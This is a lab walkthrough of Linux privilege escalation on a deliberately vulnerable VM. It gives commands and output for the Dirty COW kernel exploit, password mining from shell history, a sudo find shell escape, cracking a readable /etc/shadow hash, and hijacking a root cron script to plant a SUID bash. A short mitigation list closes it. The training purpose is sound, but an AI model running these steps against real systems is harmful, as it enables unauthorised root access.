LUCIDEUS

A hands-on approach to Linux Privilege Escalation

Tanishq Sharma, Shikhar Saxena

INTRODUCTION

This document is intended to provide multiple techniques that pentester can use to escalate their privileges and gain access to higher roles(example: administrator or root).

About Privilege Escalation

Privilege escalation is a technique of exploiting a vulnerability, or configuration on a web application or operating system to gain elevated access to permissions that should not be available to that user. After gaining escalated privileges the attacker can steal confidential data, deploy malware, and potentially do serious damage to an operating system.

How does Privilege Escalation work?

Attacker's start by enumerating the target machine to find information about the services that are running on the target machine. After enumerating the target system the attacker plans for the next steps and lists all the information gathered so far. Next the Attacker makes sure that the vulnerability exists and exploits the privilege escalation vulnerability on the target machine which lets them override the limitations of the current user account. Now the attacker can access the functionality and data of another user (Horizontal privilege Escalation) or obtain higher level privileges, usually of an administrator or a root(Vertical privilege escalation)

With Horizontal privilege escalation, the attacker remains on the same general user privilege but can access functionality or data of other accounts (having the same privilege).

Example: For a web application it can be accessing other users' profile on a social media platform, e-commerce site etc

With **Vertical privilege escalation**, attackers gain elevated privileges typically of an administrator on windows or a root user on a Unix/Linux system. As compared to horizontal privilege escalation it is more dangerous as attackers get its privileges elevated from a lower privileged shell/user to higher privileged shell/user. With these elevated privileges the attacker can steal all the sensitive information, can run potentially dangerous commands, can deploy malware on the system and can damage the operating system seriously. Since the attacker has the higher privileged account then the attacker can cover all the tracks by deleting access logs and other evidence of their activity. This way cybercriminals can steal sensitive information or deploy malware directly in company systems.

Linux Privilege Escalation

Linux Privilege Escalation can be of many types but the types which this document will cover is :

- Privilege Escalation by kernel exploit
- Privilege Escalation by Password Mining
- Privilege Escalation by Sudo
- Privilege Escalation by File Permissions
- Privilege Escalation by Crontab

Steps for Exploitation:

Victim Machine:

1. First go to https://github.com/sagishahar/lpeworkshop and download the target machine from here and import it in your VMware/VirtualBox software to set up the vulnerable environment.
2. In the git repo there are credentials provided for the machine:

   Username: user and Password: password321

   Username: root and Password: password123
3. Now login into the machine and check the ip address using ifconfig command in our case it is 192.168.110.129.
4. Now the vulnerable machine is up and can be exploited.

Linux Privilege Escalation

Steps for Exploitation:

Attacker Machine:

Privilege Escalation by Kernel Exploit:

1. Start with taking the ssh instance of the victim machine by using the command ssh user@192.168.110.129 (Use the username: user and password: password321).
2. After getting the ssh of the victim machine try to do some system enumeration to get some information about the target system by using commands like “uname -a” and “cat /proc/version”.

```
root@kali:~# ssh user@192.168.110.129
user@192.168.110.129's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec 24 05:41:45 2020 from 192.168.110.128
user@debian:~$ uname -a
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64 GNU/Linux
user@debian:~$ cat /etc/issue
Debian GNU/Linux 6.0 \n \l

user@debian:~$ cat /proc/version
Linux version 2.6.32-5-amd64 (Debian 2.6.32-48squeeze6) (jmm@debian.org) (gcc version 4.3.5 (Debian 4.3.5-4) ) #1 SMP Tue May 13 16:34:35 UTC 2014
user@debian:~$
```

3. So after getting some information about the system try to find an exploit for the corresponding linux system. In this case the linux version was vulnerable to Dirty Cow exploit.
    A. Exploit can be founded at: https://www.exploitdb.com/exploits/40839
    B. Now copy the code of the exploit.
4. Now create a file by using the command “nano dirty.c” and paste the exploit code in the file.
5. After this compile the exploit by using the command:
    - gcc -pthread dirty.c -o dirty -lcrypt
6. After compiling the exploit, run the compiled file in this case “./dirty”.

Linux Privilege Escalation

Steps for Exploitation:

Attacker Machine:

Privilege Escalation by Kernel Exploit:

7. After executing the exploit will ask to enter a password so enter any password that you can remember.

```
user@debian:~$ nano dirty.c
user@debian:~$ gcc -pthread dirty.c -o dirty -lcrypt
user@debian:~$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiw.I6FqpfXW.:0:0:pwned:/root:/bin/bash

mmap: 7fd24ea2b000
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'root'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
user@debian:~$ madvise 0

Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'root'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```

8. Now , to get the root privilege enter the below command:

   - su firefart (it will prompt for password enter the password you entered at the time when the exploit was executing).

```
user@debian:~$ su firefart
Password:
firefart@debian:/home/user# cd ../..
firefart@debian:/# cd root
firefart@debian:~# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@debian:~#
```

Now we know that the exploit actually worked as we got the root privilege.

Linux Privilege Escalation

Steps for Exploitation:

Attacker Machine:

Privilege Escalation by Password Mining:

1. Start with taking the ssh instance of the victim machine by using the command ssh user@192.168.110.129 (Use the username: user and password: password321).
2. Now look into the commands that had been used in the target machine previously by using command “history” or “cat .bash_history”.

```
root@kali:~# ssh user@192.168.110.129
user@192.168.110.129's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec 24 05:50:11 2020 from 192.168.110.128
user@debian:~$ history
    1  ls -al
    2  cat .bash_history
    3  ls -al
    4  mysql -h somehost.local -uroot -ppassword123
    5  exit
    6  cd /tmp
    7  clear
    8  ifconfig
    9  netstat -antp
   10  nano myvpn.ovpn
```

3. From the output , we can see the credentials for MySQL but let's try to use these credentials to get root privilege.

```
user@debian:~$ su root
Password:
root@debian:/home/user# cd ../..
root@debian:/# cd root
root@debian:~# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:~#
```

From the above screenshot we can see that the credentials that we found from the history command also worked for root user.

Linux Privilege Escalation

Steps for Exploitation:

Attacker Machine:

Privilege Escalation by Sudo:

1. Start with taking the ssh instance of the victim machine by using the command ssh user@192.168.110.129 (Use the username: user and password: password321).

```
root@kali:~# ssh user@192.168.110.129
user@192.168.110.129's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec 24 08:36:13 2020 from 192.168.110.128
user@debian:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:~$
```

2. In command prompt type: sudo -l

```
user@debian:~$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD

User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
```

From the output , notice the list of programmes that can be executed via sudo.

3. Notice that the find command can be run via sudo, so we can use find command to elevate our privilege by using the command “sudo find . -exec /bin/sh \; -quit”

```
user@debian:~$ sudo find . -exec /bin/sh \; -quit
sh-4.1#
sh-4.1# id
uid=0(root) gid=0(root) groups=0(root)
sh-4.1#
```

Since find command was allowed to run via sudo we used it to escalate our privilege.

Linux Privilege Escalation

Steps for Exploitation:

Attacker Machine:

Privilege Escalation by File permissions:

1. Start with taking the ssh instance of the victim machine by using the command ssh user@192.168.110.129 (Use the username: user and password:password321).

2. In command prompt type: ls -al /etc/shadow

So we can see that /etc/shadow file is having read permission, so the regular user is allowed to read this file.

3. In command prompt type: cat /etc/shadow

Copy the hash for the root user.

Linux Privilege Escalation

Steps for Exploitation:

Attacker Machine:

Privilege Escalation by File permissions:

4. Now in your Attacker machine open the command prompt and type: echo “root_hash” > hash.txt

5. After putting the hash in a file try to crack it by using the command: john --wordlist=<path/to/wordlist> hash.txt

```
root@kali:~# john --wordlist=wordlist.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (?)
1g 0:00:00:00 DONE (2020-12-24 19:40) 25.00g/s 225.0p/s 225.0c/s 225.0C/s password..hacker123
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

6. From the output , notice the cracked credentials in this case it is “password123” and use it to escalate your privilege.

```
user@debian:~$ su root
Password:
root@debian:/home/user# cd ../..
root@debian:/# cd root
root@debian:~# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:~#
```

From the above screenshot we can see that the credentials that we found from cracking the hash worked for the root.

Linux Privilege Escalation

Steps for Exploitation:

Attacker Machine:

Privilege Escalation by Crontab:

1. Start with taking the ssh instance of the victim machine by using the command ssh user@192.168.110.129 (Use the username: user and password: password321).

```
root@kali:~# ssh user@192.168.110.129
user@192.168.110.129's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec 24 08:36:13 2020 from 192.168.110.128
user@debian:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:~$
```

2. In the command prompt type: cat /etc/crontab

```
user@debian:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh

user@debian:~$
```

3. In the command prompt type: echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash'>/home/user/overwrite.sh

Linux Privilege Escalation

Steps for Exploitation:

Attacker Machine:

Privilege Escalation by Crontab:

4. Give executable permission to overwrite.sh by using the command: chmod +x /home/user/overwrite.sh

```
user@debian:~$ echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash'>/home/user/overwrite.sh
user@debian:~$ chmod +x /home/user/overwrite.sh
```


5. Wait 1 minute for the bash script to execute after that in your command prompt type: /tmp/bash -p

```
user@debian:~$ /tmp/bash -p
bash-4.1# id
uid=1000(user) gid=1000(user) euid=0(root) egid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)
bash-4.1#
bash-4.1#
```

So we successfully elevated our privileges by using crontab.

Mitigation:

1. The most basic step in preventing a privilege escalation attack is to keep all the important information on the server side and send only Session ID's to the client side. When all the critical information is stored on the server side it becomes difficult for an attacker to fetch the details and abuse them. For this kind of setup the session state of HTTP should be set to persistent.
2. Encoding and Encryption is an essential step in protecting any information from an attacker. This technique adds another step as the data needs to be encrypted and decrypted again and again.
3. Ensure that strong password policies are setup so that there are less chances of brute forcing the password and escalating the privileges.
4. All the unused ports should be closed by default and all the files should have read only access enabled to them and giving write permissions to only users and groups who need them.
5. Sanitizing all the user inputs treating them as malicious. A whitelist of characters should be created and only those characters should be allowed.
6. Last but not the least, all the applications and systems should be patched and updated to the latest security version WAF
7. (Web Application Firewall) can also help in certain scenarios.



References:

1. https://www.exploit-db.com/exploits/40839
2. https://gtfobins.github.io/#+sudo
3. https://www.exploit-db.com/docs/46131
4. https://www.netsparker.com/blog/web-security/privilege-escalation/
5. https://github.com/sagishahar/lpeworkshop
6. https://drive.google.com/file/d/0B6EDpYQYL72rQ2VuWS1QR2ZsUlU/view
7. https://www.exploit-db.com/exploits/40839